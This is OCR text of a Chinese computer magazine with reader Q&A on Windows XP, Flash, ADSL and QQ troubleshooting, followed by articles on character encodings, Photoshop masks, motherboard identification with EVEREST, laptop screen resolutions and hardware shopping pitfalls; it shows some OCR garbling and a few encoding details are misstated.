问：我用的是Windows XP，不过最近发现打开“开始”菜单的属性，在“任务栏”标签下的那个“隐藏不活动的图标”的选项变成了灰色的不可用状态，无法进行勾选，如何将此选项找回来？（湖南 元韦）

答：可能是你自己无意中修改了组策略中某些设置，导致注册表中的相关键值发生了变化，从而使得“隐藏不活动的图标”的选项设置被禁用了，请按照以下方法进行修复。

(1)点击“开始→运行”，在运行框中输入“gpedit.msc”，回车后打开组策略编辑器。

(2)依次展开“用户配置→管理模板→任务栏和开始菜单”，在右侧窗格中将“关闭通知区域清理”设置为“未配置”。

(3)关闭组策略编辑器，重启后即可生效。

8 浏览器无法显示Flash文件

问：我用的Windows 2000，最近不知道什么原因，览器不能显示Flash了(表现为Flash显示位置总是显示一个红叉)，我换了好几个览器都是一样，并且确定IE设置正确且没有使用Flash屏蔽的插件，这是什么原因造成的，应该如何解决这个问题？（安徽 李遥铭）

答：造成这个问题的原因大致有两个，一个是由于你没有正确安装或你自己阻止IE安装Flash支持的插件，另一个则是已经安装的Flash插件损坏了但系统并没有要求重新安装。不管哪个原因，解决的方法都是先完全卸载Flash插件然后重新安装。

第一步：由于系统并不提示重装Flash插件，这就是由于控制这个属性的注册表键已经被“骗”了，导致系统认为插件已经安装，我们可以通过修改注册表的办法来解决，打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{D27CDB6E-AE6D-11CF-96B8-444553540000}]，将{D27CDB6E-AE6D-11CF-96B8-444553540000}主键删除，退出注册表编辑器。

第二步：通过“开始→查找”，在系统分区中查找Flash.ocx，然后将其删除。

第三步：这时只要你用IE内核的览器打开一个带有Flash的页面，系统就提示你要安装Flash插件，选择信任并进行安装即可。

9 控制面板的“用户账户”不能显示图片

问：为什么我打开Windows XP控制面板中的“用户账户”时，发现这里原来图片位置的地方全是红叉，图片不能显示了，这是怎么回事？（河北 孙洁）

答：这个故障比较少见，这个可能是*.ico类型文件关联有问题，解决方法：

(1)将以下内容保存为一个.REG文件，然后合并到注册表中。

```
Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT\.ico]
@="icofile"
"Content Type"="image/x-icon"
```

(2)如果上面的步骤无法解决问题，可以运行“REGSVR32 /i MSHTML.DLL”(不含引号)命令来解决。

CF[SB06]

网络

1 找回Foxmail的“每日一帖”

问:一次在启动Foxmail后,“每日一帖”的“启动时显示”复选框被我去掉了,看不到提示窗口了,请问如何才能恢复?(河南 李习文)

答:可以用下面的办法去激活它:点击菜单“帮助→关于”,出现Foxmail的LOGO,用鼠标左键单击右下角的电脑图标按钮,程序就会立即弹出“每日一帖”了。

2 USB接口ADSL MODEM拨号无法接通

问:我刚刚换了个USB接口的ADSL MODEM,拨号上网总是无法接通?请博士先生帮忙分析解决。(北京 刘玉)

答:一般来说,出现这种情况是由于USB MODEM是通过USB接口供电,刚启动时间比较短,网络设备没有被激活或者线路没有被激活的原因,即ADSL MODEM没有被激活而导致线路不通。

出现了类似问题,我们可以耐心地等待30秒至几分钟,再尝试连接,有时候一开机就可以连上,而有的时候要激活几分钟或者重新启动才可能连上;如果线路一直不能激活的话,则可能网络连线出现了问题,请及时电话咨询当地电信局,这种情况相对发生较少。

3 不用大软件也做漂亮按钮

问:我正在学习制作个人主页,HTML语言已经入门,为了美化网页,我想在上面增加几个漂亮按钮,书上介绍说可以借助于类似Photoshop、Flash或Fireworks等大软件来制作。但掌握这几个软件不是一天半天的功夫,请问有什么傻瓜化的小工具来制作网页按钮?(山东 郭争忠)

答:利用一款Crystal Button水晶按钮工具可以帮你在一分钟内打造出晶莹剔透的网页按钮。这款软件可以运行在目前常见的Windows 9x/Me/NT/2000/XP平台上,制作一个按钮只需要两步即可:

启动程序后可以看到,界面左边是常用的工具栏,右边是按钮模板,中间是按钮预览区,提供的模板有四类共84种按钮,你可以选择任意一种你喜欢的按钮,利用工具栏中的按钮设置工具对按钮进行文字、大小、纹理、灯光和材质等调整。调整满意后单击“编辑→导出品质”对即将生成的按钮进行文件设置,一般情况下采用默认设置就可以了。最后,单击“导出图像”按钮存盘即可。

该软件下载地址:http://sq2.onlinedown.net/down/HA-CrystalButtonv2.20.exe

4 一步到位自动拨号及断线重拨

问:我是使用ADSL虚拟拨号接入宽带的,最令我头疼的是每次上网都需要拨号,断线后还需要重新拨号。请问有自动化的解决办法吗?顺便说明,我所用的操作系统是Windows XP。(内蒙古 杨小磊)

答:Windows XP使用内置的拨号软件只需要做一些设置即可实现自动拨号上网。具体步骤如下:

(1)如下操作可确保开机后自动拨号:利用Windows XP内置的拨号程序建立ADSL连接,并将该连接命名为“adsl”,注意在拨号窗口中选中“保存密码”项。打开“开始→设置→控制面板→计划任务→添加计划任务”,选择要执行的程序Windows\system32\rasphone.exe,并且选中“计算机启动时”,接着输入系统管理员的登录账号和密码。完成后双击计划任务中的“rasphone”一项打开其属性窗口,在“任务”选项卡的“运行”栏的命令后加上“-d "adsl"”(请注意命令的格式:“-d”与原有内容之间有个空格,输入时注意去掉外面的全角引号)。

(2)如下操作可确保系统注销后自动拨号:打开“注册表编辑器”,找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon],在右侧窗格新建一个名为KeepRasConnections的字符串值,将其值设置为1。

(3)如下操作可确保网络断线时自动重拨:右击“网上邻居”,选择“属性”,在弹出的窗口中右击第一步建立的ADSL连接,选择“属性”,进入“选项”选项卡,将“挂断前的空闲时间”设置为“从不”,勾选“断线重拨”,将“重拨次数”设置为100或者更多、“尝试重拨之间的时间”设置为1秒。

5 多个QQ同时快速自动登录

问:我有3个QQ号码,虽然QQ有自动记录密码的功能,但是,它只能记录上一次登录的QQ密码。我只能在QQ登录以后使用“更改用户”功能,但是仍然要输入密码,极不方便。请问,如何能使QQ记住我的3个用户号码,以达到在登录时不用输入密码的目的?(新疆 王品官)

答:解决这个问题其实很简单。首先,复制QQ所在的文件夹到另外的两个目录或者在重新命名以后粘贴在“Program Files”文件夹下,然后,分别用这3个QQ所在的文件夹中的QQ主程序登录不同的QQ号码,选中“记住密码”,分别在“启动”中作快捷方式,此后,每次启动电脑,你的3个QQ就会自动登录,再也不需要一遍遍地输入密码了。

CF[SB07]

6 如何在Word中快速插入服务器上的共享图片资源

问：单位服务器上提供了一个图片资源共享的文件夹，每次通过Word插入图片时总是通过点击“插入→图片→来自文件”，然后在插入图片窗口中找到服务器上共享图片的文件夹，最后再找到并插入所需要的图片，但是这样速度非常慢，请问如何快速地从服务器上找到所需要的图片资源呢？（北京　小天）

答：在Word中点击“工具→选项→文件位置”，然后在“文件类型”下的窗口中选中“剪贴画图片”，接着点击“修改”按钮，并在弹出的“修改位置”窗口中将文件的路径定位到服务器上的共享图片资源文件夹中即可。通过这样的设置后当需要插入图片时将会直接定位到服务器上共享的图片文件夹中。

7 用资源管理器方式打开FTP站点

问：我重新安装了Windows XP SP2后，再打开FTP站点时，不像以前那样可以用资源管理器方式打开站点中的内容，而是以网页形式打开了。请问这是怎么回事，应该如何解决？（上海　李松民）

答：你可以通过以下设置来解决：单击IE主窗口中的菜单“工具→Internet选项”，在打开的窗口中选择“高级”选项卡，然后在“设置”列表中勾选“为FTP站点启用文件夹视图”项，最后单击“应用→确定”即可。

9 eMule搜索出韩文列表

问：我下载了最新版的eMule（电骡），但搜索出来的列表字体好像都是韩文的，请问，这是什么原因？（天津　高民）

答：在搜索时，请勾选搜索关键字下面的“Search with Unicode”选项再进行搜索即可，这样搜索到的内容将会以中文或英文显示。

10 删除IE中的ActiveX控件

问：系统用了有快一年没有重装了，我的IE中陆续地安装了很多ActiveX插件。请问，如何将一些不用的插件卸载掉？（河北　李　明）

答：不知道你的系统是什么版本的，如果是Windows XP SP2，可以直接通过插件管理器来进行卸载：单击IE主窗口中的菜单“工具→Internet选项”，然后再选择“程序”选项卡，单击“管理加载项”按钮，在打开的窗口中可以通过将不用的插件禁用掉，但是此种方法不能实现彻底删除。

如果想彻底删除相应的插件，你可以通过一款名叫ActiveX Manager（下载地址：http://www.onlinedown.net/soft/30727.htm）的小软件来进行卸载。

11 为何我的IE不能断点续传

问：我的IE是Windows XP SP2系统自带的，听说这个版本的IE支持断点续传了，但是我在下载一个大文件时，下了一半后单击“取消”后关闭计算机，第二次下载时却从零开始重新下载。这是什么原因？（河南　赵庆红）

答：IE6.0开始支持断点续传功能了，不过要想使用IE的断点传功能，你必须要满足以下几点：

1.关闭IE或是关闭系统时，不能清空Internet临时文件夹，因为IE在下载文件时，会先将下载下来的文件保存到临时文件夹中。对于IE本身来说，你必须确保关闭IE时不自动清理临时文件夹：单击主窗口菜单“工具→Internet选项”，在打开的窗口中选择“高级”选项卡，然后取消选择“关闭　览器时清空Internet临时文件夹”选项，保存设置。

2.在下载时，要想断开当前正在下载的文件，你不要直接单击下载对话框中的“取消”按钮，应该直接单击对话框右上角的关闭按钮。因为，你单击“取消”按钮后就会直接停止所有的下载并且自动清空已经下载到临时文件夹中的文件了。

3.如果你使用的是IE　览器还不是IE6.0或以上版本，可以到http://dg.download.21cn.com/file1lol/plugin/liulanqi/Iedownloadplus.zip下载一个插件来让IE支持断点续传功能。

12 取消IE默认使用网际快车下载

问：我安装了网际快车后，每次单击IE中的下载链接时就会自动启动网际快车来下载。我现在想让IE恢复到默认使用IE自身来下载，要想用网际快车下载时使用右击方式。请问，如何设置？（江西　李小可）

答：打开网际快车，然后单击主窗口菜单“工具→选项”，在打开的窗口中选择“监视”选项卡，然后取消选择“Internet Explorer”选项，保存设置即可。这样设置后，要想在IE中使用网际快车来下载文件时，只要右击下载链接，选择“使用网际快车下载”项即可。

CF[SB08]

字符背后的秘密——文字编码

★★

■文心

相信大家对文字编码这个词并不陌生。可是在我们的电脑中，文字编码究竟躲在哪个角落里呢？

角落1：区域与语言选项

点击“开始→设置→控制面板”，双击打开“区域与语言选项”，进入“高级”选项卡中我们看到了什么。




角落2：IE中的编码

打开IE，选择菜单“查看→编码”。

角落3：记事本保存框

打开“记事本”，选择菜单“文件→保存”，点开“编码”下拉菜单。



这样的“角落”着实不少，其实系统中只要有文字之处都需要文字编码。ANSI、UTF-8、GB2312、BIG5、Shift-JIS是什么？为什么在简体中文的系统中也能正常 览繁体、日文或其他和自己系统文字编码不同的网站呢？为什么有时又会出现讨厌的乱码呢？如果你对这些问题还抱有疑问，那接下来就和我一起去文字编码的世界一探究竟吧。

文字编码知多少

我们的电脑并不能直接处理图形的字符，而是将每个字符先用对应的一个代码表示，在系统显示该字符时通过其代码在系统的字库中查找该字符的点阵图(即我们能够在屏幕上看到的文字)。最初的时候，人们收录了字符并按照一定规则组成了一个字符编码的集合——ANSI(即美国通用标准组织，各项国际标准的制定者，包括ANSI文字编码标准)的ASCII码(美国信息交换标准代码)，它使用7位(bits)来表示一个字符，如字符“a”的ASCII码为1100001，这样共能表示128(2的7次方)个字符，其中包括了英文字母、数字、标点符号等常用字符。后来，为了能表达更多字符，人们又将其进行了扩展，使用8位表示一个字符，共能表示256个字符(2的8次方)，主要在原来的7位字符集的基础上加入了一些特殊符号例如制表符。

随着各国语言的加入，问题出现了——ASCII已经不能满足信息交流的需要(试想256个字符的容量怎么可能把成千上万的汉字包括进去)。为了能表示各国文字，各国在ASCII的基础上制定了自己的字符集。所以，从ANSI标准派生的字符集被习惯性地统称为ANSI字符集，它们正式的名称应该是MBCS(Multi-Byte Character System，即多字节字符系统)。这些派生字符集的特点是以ASCII为基础，兼容ASCII。使用大于128的编码作为一个引导字节(Leading Byte)，紧跟在引导字节后的第二(甚至第三)个字符与引导字节一起形成新的文字编码。这样的字符集有很多，我们常见的GB2312就是其中之一。

电脑是如何处理多字节字符(MBCS)的

在电脑中的文字都是以其编码的形式存放的。当电脑处理文字时，首先逐个字节地读入字符，如发现该字节编码小于128，则确定其为标准ASCII码并从ASCII码表中将对应的字符取出；如发现该字节编码大于128，则确定其为引导字节，并切换至多字节字符(即MBCS)的处理方式，追加读取了一个(或两个)字节并从引导字节对应的扩展字库(如GB2313)中取出字符。

由于每种语言都制订了自己的字符集，导致最后存在的各种字符集实在太多，在国际交流中要经常转换字符集，十分不便。于是为了方便信息交流，人们又重新收录了字符集——Unicode，它为所有字符都分配了一个惟一对应的编码。因此无须考虑平台、程序、语言，在Unicode内核的软件中都能正常显示。同时，又因为标准的字符是用两个字节(即16位)表示的，所以标准的Unicode又称为UTF-16。后来为了双字节的Unicode能够在现存的处理单字节的系统上正确传输，出现了UTF-8，使用类似MBCS的方式对Unicode进行编码。也就是说UTF-16和UTF-8都属于Unicode这个字符编码集合。其实，Unicode还有多种编码形式，常见的有UTF-7、UTF-8、UTF-16和UTF-32，其中UTF-16和UTF-32又可分为Little endian和Big endian两个具体编码；而ASCII只有一种，大多数MBCS(包括GB2312)也只有一种。

电脑是如何处理Unicode节符的

电脑不再像处理MBCS那样逐字节地读取字符，取而代

之的是每次读取2个字节。由于所有字符(如:英文的“A”和中文的“哎”)对应的编码都是双字节，所以电脑在处理时就无需考虑当前字符是该读取一个字节还是两个字节了。

实例1:读懂“文字”的GB2312编码规则

第一步:运行UltraEdit，新建一个文本并输入“文字”(系统为简体中文，默认情况下这样的文字就是GB2312编码)，然后用Ctrl＋H切换到16位编辑器。

第二步:这时我们可以看到“文字”所对应的编码，也就是在GB2312中“文字”所对应的编码为“CE C4 D7 D6”(不含引号 见图1)。




图1

第三步:CE和D7就是刚才所说的引导字节(Leading Byte)，CE C4就构成了一个完整的GB2312编码，在GB2312字符集中表示“文”。

实例2:如何判断一个文本文件的Unicode编码格式?

第一步:新建两个文本，并分别输入“文字”、“编码”，然后全部用UTF-8格式保存;

第二步:在UltraEdit中用16位编码方式打开，即可发现“文字”、“编码”的开头字符都是EF BB BF(见图4)，这个我们可称之为UTF-8的特征字符。




图4

第三步:其实，用同样的方法就可以发现UTF-7、UTF-8、UTF-16和UTF-32都有各自不同的特征字符。当我们不知道一个文本是用哪一种Unicode编码保存的，可通过特征字符来判断。

附表:Unicode编码集的特征字符表

编 码	特 征 字 符
UTF-7	2B 5
UTF-8	EF BB BF
UTF-16/Little Endian	FE FF
UTF-16/Big Endian	FF FE
UTF-32/Little Endian	FF FE 00 00
UTF-32/Big Endian	00 00 FE FF

小提示

其实几乎所有常见类型的文件的源码开头都遵循这个特征字符规则，我们也可通过这个方法识别丢失了文件后缀的文件，这样可防止执行了一些带有恶意代码的文件，详细内容请查阅本刊2004年第17期的特别话题。

不同文字编码转换原理

由于Unicode包含了几乎所有现在人类所能识别的字符的编码，所以Unicode已成为软件生产时所使用的文字编码的字符集，也就是一个软件的工业标准，例如Windows 2000/XP以及微软的Office2000及以后的产品，其内核字符都是采用了Unicode字符集里面的编码，因此这些系统就能够很好的支持多语种。也就是为什么我们在简体中文系统中能正常显示繁体中文、韩文或日文等不同编码文字的关键。那么，系统又是如何处理这些不同的编码的呢?

实例:“赵”、“□”在简体中文、繁体中文和日文中都能正确显示的秘密

“赵”、“□”所对应编码:

赵 ←→ (GB2312:0xD5D4)

□ ←→ (GB2312:0x77DA)

□ ←→ (Big5:0xBBAF)

赵 ←→ (Unicode:0x8D75)

□ ←→ (Unicode:0x8D99)

从上面的编码表中我们可以看出“赵”或“□”虽然在GB2312、BIG5中编码不同，但只要将“赵”或“□”在GB2312、BIG5中编码通过一定关系转换成Unicode字符库中的各自所对应的编码，则Unicode的编码就是相同的了。反之，比如对于Unicode中的“□”的编码为0x8D99，当系统环境为GB2312时会被转换为0x77DA，这样它就会被正确地显示为GB3212的“□”，当系统环境为Big5时会被转换为0xBBAF，它也会被正确地显示为大写的“□”，于是它也会被正确地显示为繁体的“□”。但是，如果我们在这个GB2312环境下将已经被系统自动编译为GB2312的“□”的前提下使用Big5编码，那么系统就将0x77DA作为Big5编码进行解码，这样就会产生



图5

图像“医疗”助手:蒙版

■ 北京　阿飞


适用软件:图像处理软件，如Photoshop、CorelDRAW等。

基本讲解:Mask一词原是面具的意思，在图像处理软件中它通常被译着蒙版，也有译着掩膜、遮罩的。它主要的作用将图像中的某些部分“隔离”出来，防止那些不需要改动的部分被误删改。

实际生活中经常能见到使用〝蒙版〞的例子，比如装修时要为墙壁刷上两种不同颜色的墙漆，总是在刷好下面的墙漆并晾干之后，划好交界处的直线，然后用报纸将下面的完全蒙住，再刷墙上面的漆，这样就不用担心上面的漆滴洒下来而破坏下面已刷好的墙漆了。图像处理软件中的蒙版就具有这种保护功能:在Photoshop中，用选取工具将图像中某个需要擦除的部分圈选出来，然后就可以用橡皮擦工具放心大胆地来回擦除选区内的图像了，即使一不小心擦到了选区外面也没关系，你会发现选区外面的图像一点也没有受到损伤。

大家可能奇怪，不是要说蒙版的么，怎么说起选区来了？其实，蒙版就是对选区的一个形象化表示而已，它让我们能更方便地编辑选区。不过在图像处理软件(如Photoshop)中，除了〝隔离〞功能外，蒙版还有着其他许多用途，大致可分为快速蒙版、图层蒙版、矢量蒙版、通道蒙版等，下面也简单介绍一下。

快速蒙版:在Photohsop中，选区画好后就很难对它再修改，虽然用一些快捷键可以对选区进行简单的编辑，但操作起来会很麻烦，这时可如图1所示单击工具箱的快速蒙版模式(或按快捷键Q)，则图像中选区之外的部分被蒙上了一层半透明的红色，这时可以通过各种编辑工具(如画笔、铅笔、橡皮擦等)编辑这个蒙版，注意，用白色绘画时会擦掉红色，表示将该部分图像加入到选区中，用黑色绘画时将着上红色，表示将该部分图像排除出选区。精确修改好蒙版后，按Q键返回正常模式可以看到未被红色覆盖的部分都变成选区了。



蒙版通道:细心的读者会发现，进入快速蒙版模式时，通道调板中会自动增加一个Quick Mask(快速蒙版)通道，可见蒙版实际上就是一种Alpha通道。不过这个通道是临时的，回到正常模式时它就自动消失了。若想保存蒙版，就需要在正常模式下执行〝选择→保存选区〞命令。

图层蒙版:它是附加于图层之上的一个特殊〝通道〞，本身并不显示出来，而是根据它上面的颜色决定如何显示该图层上的图像:蒙版上白色部分的图像可以显示，黑色部分则不显示，灰色部分，则层中的图像半隐半现。利用这一特征，可以制作出嵌图文字、艺术化边框、渐变等特殊效果。

其他类型的蒙版，限于篇幅就不多介绍了。CF [ZS02]

乱码了。举个简单的例子，比如我们登录到http://bbs.cfan.com.cn，这个网站默认是采用了GB2312，也就是说我们从网站服务器读取数据时，服务器已经告诉本地系统〝我的网站是用GB2312编码的，你用GB2312看就行了〞，不过这个时候打开鼠标右键选择〝编码→BIG5〞,这样强行用BIG5打开就是乱码了(见图5)。

当我们用　览器去　览网页时，一般系统会告诉我们它的文字采用了什么编码(不需要人为干预)，提示　览器选择对应的编码规则去读取文字。这个过程中如果服务器没有明确告诉　览器，那么它将会自动采用　览器默认的文字编码。如果　览器的默认的文字编码与网站的不符合，那么乱码就来了，这时只有我们手动选择正确的编码了。

小提示

其实可以通过查看网页的源码，大多数情况下都可以知道是什么编码，通常看“encoding="xx" 和 charset="xx"”这两组关键字，xx就是文字编码了。

半个字符的乱码的妙用——加密

除了文字编码不符合会产生乱码，由于汉字是由2个字节组成的，也就是说1个字节只是〝半个汉字〞，当一个汉字中的〝半个汉字〞丢失或被删除，剩余的部分会可能和相邻的汉字重新组合，使得文本面目全非。这种情况会在邮件收发过程中比较常见，由于国内通行的大部分邮件服务器都能够处理简体中文编码的文件，所以可以直接传送文件而不需要编码，但如果要将中文邮件发到国外或在不支持8位(非标准ASCII码格式)的某些邮件主机上传输，就会产生乱码。具体的说就是在直接发送中文或非ASCII码的邮件时邮件主机无法处理，会把文件中每个字符的第八位都滤掉(截去第八位)从而使一些信息和原始信息截然不同，或邮件完全损坏成为乱码无法阅读。这也是目前造成邮件乱码的主要原因之一。如果我们对邮件进行七位编码然后进行传输解码，就能解决截位乱码现象。

当我们遇上一个文本中只有一部分是乱码，可能就是由于其中某个文字的丢失了〝半截〞，可以用UltraEdit的十六进制编辑功能在乱码开始的地方往后再删除半个字节，这样就将其中的一个字删除了，少了一个字应该不会影响正常的阅读的。

火速链接

关于乱码问题的解决方法，请参阅2004年第6期的《掀开乱码的“面纱”》和2004年第14期的《看我是这么骑“码”的》。

CF [ZS01]

不用打开机箱也能了解主板的相关信息

不开机箱认识主板

★★

■ Pisces

为了给主板安装适合的驱动程序或者厂商特有的相关软件，我们需要了解自己主板的型号和使用的芯片组。我们同样可以用小巧的EVEREST测试软件来不开机箱了解我的主板。EVEREST下载地址依然为http://dl.pconline.com.cn/html/1/5/dlid=7695&dltypeid=1&pn=0&.html。

入门篇:认识主板型号

启动EVEREST，打开"菜单"下面的"主板"展开菜单，点击"主板"选项，在右边的窗口中就会显示出主板属性(见图1)。"主板名称"就是我们的主板型号，也是我们需要寻求厂商技术支持时提供的主板型号。在知道主板型号后，厂商通过型号查找自己的数据库就能了解的这块主板的物理特性，同样EVEREST也有自己丰富的数据库，让我们不开机箱就能知道主板的物理特性。这些信息全部显示在"主板物理信息"中。如这块主板CPU插槽为1个Socket 478插槽，拥有5个PCI和1个AGP口，另外主板还集成音频、千兆网络、IEEE 1394控制器等等。不用打开机箱我们也能对主板的相关属性一目了然。由于厂商一般都会在网站上提供主板的相关驱动程序和应用软件下载，因此只要打开"主板制造商"信息中的链接就可以方便地找到这些驱动和应用软件。




图1

小提示

对于某些OEM主板来说，EVEREST也能查出原始的主板生产厂商及该主板实际型号，使我们能够通过查找型号给主板安装原始厂商的各种应用软件，让OEM主板也有名牌主板的待遇。

进阶篇:认识主板芯片组

主板最重要的功能、处理器支持能力、内存支持大小等都是由主板芯片组决定的。因此要深入了解自己的主板，必须要了解芯片组。

打开EVEREST"菜单"下面的"主板"展开菜单，点击"芯片组"选项，在右边的窗口中就会显示出芯片组属性。现在主板常见有单一主板控制芯片和南北桥控制芯片两种结构。这块实例主板为南北桥结构。点击"设备描述"中的"北桥"，下面的窗口中就会显示北桥芯片的属性(见图2)。



图2

其中"北桥"表示主板的北桥芯片型号，这里显示主板芯片组为i865PE，Springdale则是北桥芯片的开发代号。"修订/Stepping"则相当于芯片组的版本号和补丁，一般来说这个编号越新越好。内存控制器表示这类型片组支持的内存模式，如这块主板支持Dual Channel双通道内存，同时也已经成功启用双通道内存模式。

错误校正表示此芯片组是否支持ECC(Error Checking and Correcting，错误检查与校正)内存。一般民用芯片组都不会支持用于服务器工作站级别芯片组的ECC内存，这样即使这种芯片组搭配了ECC内存，也只能当普通内存用。

AGP控制器表示芯片组的AGP处理能力以及相搭配的AGP显卡的AGP处理能力。AGP 3.0版是AGP构架的最终版本，接替它的就是PCI Express X16。

最后依然能够通过芯片组制造商提供的相关链接了解到更详细的产品信息和驱动程序。

点击"设备描述"中的"南桥"，下方窗口就会显示南桥芯片的属性，不过内容要比北桥信息少，只有芯片组名称、版本、封装方式等基本信息，但也可以通过厂商链接了解更详细的信息(见图3)。CF [ZS02]



图3

笔记本电脑屏幕分辨率一点通

★★

■ AFan

在购买笔记本时，我们经常会听到对笔记本分辨率的两种说法，比如说一款笔记本的分辨率为1024×768或者说是XGA分辨率，那么这两种说法有什么关系呢？

下面我们来了解分辨率与分辨率标准的关系。现在笔记本屏幕主要有标准屏幕(4:3)和宽屏幕(16:9或者16:10)两种，它们的具体分辨率和对应标准如下：

4:3标准屏幕

VGA:Video Graphics Array(视频图形阵列)，分辨率为640×480，现在笔记本中已经看不到这样的分辨率，此分辨率以逐步应用于高端小型便携设备上。

SVGA:Super Video Graphics Array(超级视频图形阵列)，从名称就可以看出是VGA的升级标准，800×600分辨率，最大可以用于12.1英寸LCD上，但由于像素低，所以也已被淘汰。

XGA:Extended Graphics Array(扩展图形阵列)，1024×768分辨率，是目前笔记本普遍采用的LCD分辨率，从10.4英寸到15.1英寸笔记本LCD都在使用这种分辨率。

SXGA:Super Extended Graphics Array(超级扩展图形阵列)，分辨率1280×1024，此分辨率主要用于桌面LCD，笔记本使用较少。

SXGA+:Super Extended Graphics Array+(超级扩展图形阵列+)，SXGA的扩展标准，专门为笔记本LCD定义的分辨率，分辨率为1400×1050，用于14.1英寸或者15.1英寸以及更大的笔记本LCD上。

UVGA:Ultra Video Graphics Array(极限视频图形阵列)，支持最大1600×1200分辨率，由于此分辨率对制造工艺要求较高，价格也是比较昂贵，目前只用于移动工作站级别的15.1英寸或者17英寸大屏幕笔记本LCD上。

宽屏幕标准

WXGA:Wide Extended Graphics Array(宽屏扩展图形阵列)，是XGA屏幕的宽屏版本，分辨率为1280×800，主要用于15.1英寸或12.1英寸宽屏笔记本LCD。

WXGA+:Wide Extended Graphics Array+(宽屏扩展图形阵列+)：WXGA的扩展，分辨率为1280×854。显示比例为15:10，少数15英寸宽屏笔记本用此分辨率。

WSXGA+:Wide Super Extended Graphics Array+(宽屏超级扩展图形阵列+)：显示分辨率1680×1050，用于15英寸及以上的宽屏笔记本LCD以外。

WUXGA:Wide Ultra Video Graphics Array(宽屏极限视频图形阵列)：显示分辨率可以达到1920×1200，但高昂的成本和售价使其目前只会用于顶级工作站笔记本中，如Apple PowerBook G4。

CF [ZS03]



热门驱动点评

英特尔发布新款硬件产品的速度是有目共睹的，最新的科技产品虽然让广大用户享受到技术进步所带来的优越性，但同时一些问题也随之而来。这就是即使最新的操作系统也无法做到完全识别新的芯片组。想要解决上述问题并且发挥出新硬件的最佳性能，这就需要安装英特尔出品的Intel Chipset Software Installation Utility驱动，它能够识别英特尔出品的芯片组，并自动安装相应的Inf文件以体现芯片组的功能特征。最新发布的6.3.0.1007版下载地址：http://www.mydrivers.com/dir109/d43801.htm。

最新驱动列表

驱動之家 MyDrivers.com

nVIDIA TNT、TNT2、GeForce、Quadro、GeForce2、Quadro2、Geforce3、Geforce4、Quadro4、GeForceFX、QuadroFX、GeForce6系列显卡最新ForceWare驱动67.66官方Beta多语言版。更新内容：1.针对GeForce 6800系列显卡，升级了对SLI的支持。2.开启了对PureVideo技术的支持，适用于全系列GeForce 6显卡。3.修正了在SLI功能开启后，运行《半条命2》中的"canals" demo时，性能下降的问题。适用环境：Win2000/XP，下载地址：http://www.mydrivers.com/dir109/d43755.htm。

ATi冶天Radeon系列显卡最新CATALYST Control Center催化剂控制中心程序1.0.1760.38293多语言版。这是和催化剂5.1同时发布的催化剂控制中心程序最新版本，增加对全系列Radeon显卡的支持。注意安装催化剂控制中心程序必须首先安装Microsoft .NET 1.1 Framework。适用环境：Win2000/XP，下载地址：http://www.mydrivers.com/dir109/d43724.htm。

CF [ZS04]



超长距离蓝牙适配器有局限

市场上有些号称距离可达100米的蓝牙适配器广受电脑玩家的追捧，但有些朋友在实际使用中发现很多产品远远达不到商家号称的传输距离。其实这些号称100米传输距离的蓝牙适配器不少是商家自己吹出来的，以突出产品传输性能(商品上并没有标参考通讯距离)，蓝牙无线通讯应用本来就是基于个人的短距离通讯协议。有些进口蓝牙适配器和工业级产品加大了射频发射功率，厂家标称确实可以达到100米，但这是指双方都在理想的没有阻隔的环境中，而且双方都是同等功率输出的前提下才能达到。而在实际应用中用户手里的数码产品内置的蓝牙终端都是短距离，发射功率比较小，与长距离蓝牙适配器配合使用由于双方发射功率不是对等的，所以距离一远就不能构成有效的双向通讯，通讯距离不能得到有效显著的扩展。这些是卖蓝牙适配器的商家都不会提醒用户注意的。

廉价无线网卡有蹊跷

有些商家打着促销的旗号，廉价出售一些无线网卡和AP，看上去价格比较优惠，而实际上是商家在清理库存货，将一些性能过时的产品尽早脱手。现在主流的无线局域网是基于802.11g基础的网络，理论传输速率可以达到54Mbps，而早期的无线网络则是802.11b标准，传输速率只有11Mbps，新款的802.11g设备虽然可以兼容老款的802.11b设备，但传输速率就要大打折扣。希望消费者在选购无线网络产品时分清802.11g和802.11b产品的差异，一般只要注意一下产品说明书中技术指标表，上面有明确的说明。

散装PDA手写笔问题多

市场上有很多散装和假冒原装的PDA手写笔(见图1)，虽然他们的外形和原装货几乎一摸一样，但是由于原材料问题，笔头不是过软容易自身磨损就是笔头过硬容易损伤触摸屏。大部分劣质的手写笔都是散装或者用个塑料袋封一下简装的，他们的批发价往往不到原装货的十分之一。由于利润丰厚在不少电脑城PDA柜台都能看到各种散装手写笔在出售，而且很多都是当原装真货在卖。有些劣质手写笔在塑料铸造工艺上比较粗糙，不够光洁有明显毛刺。笔头的光滑程度不够，在玻璃上写字流畅度不高不够滑。


图 1

3M拭亮魔布有假货

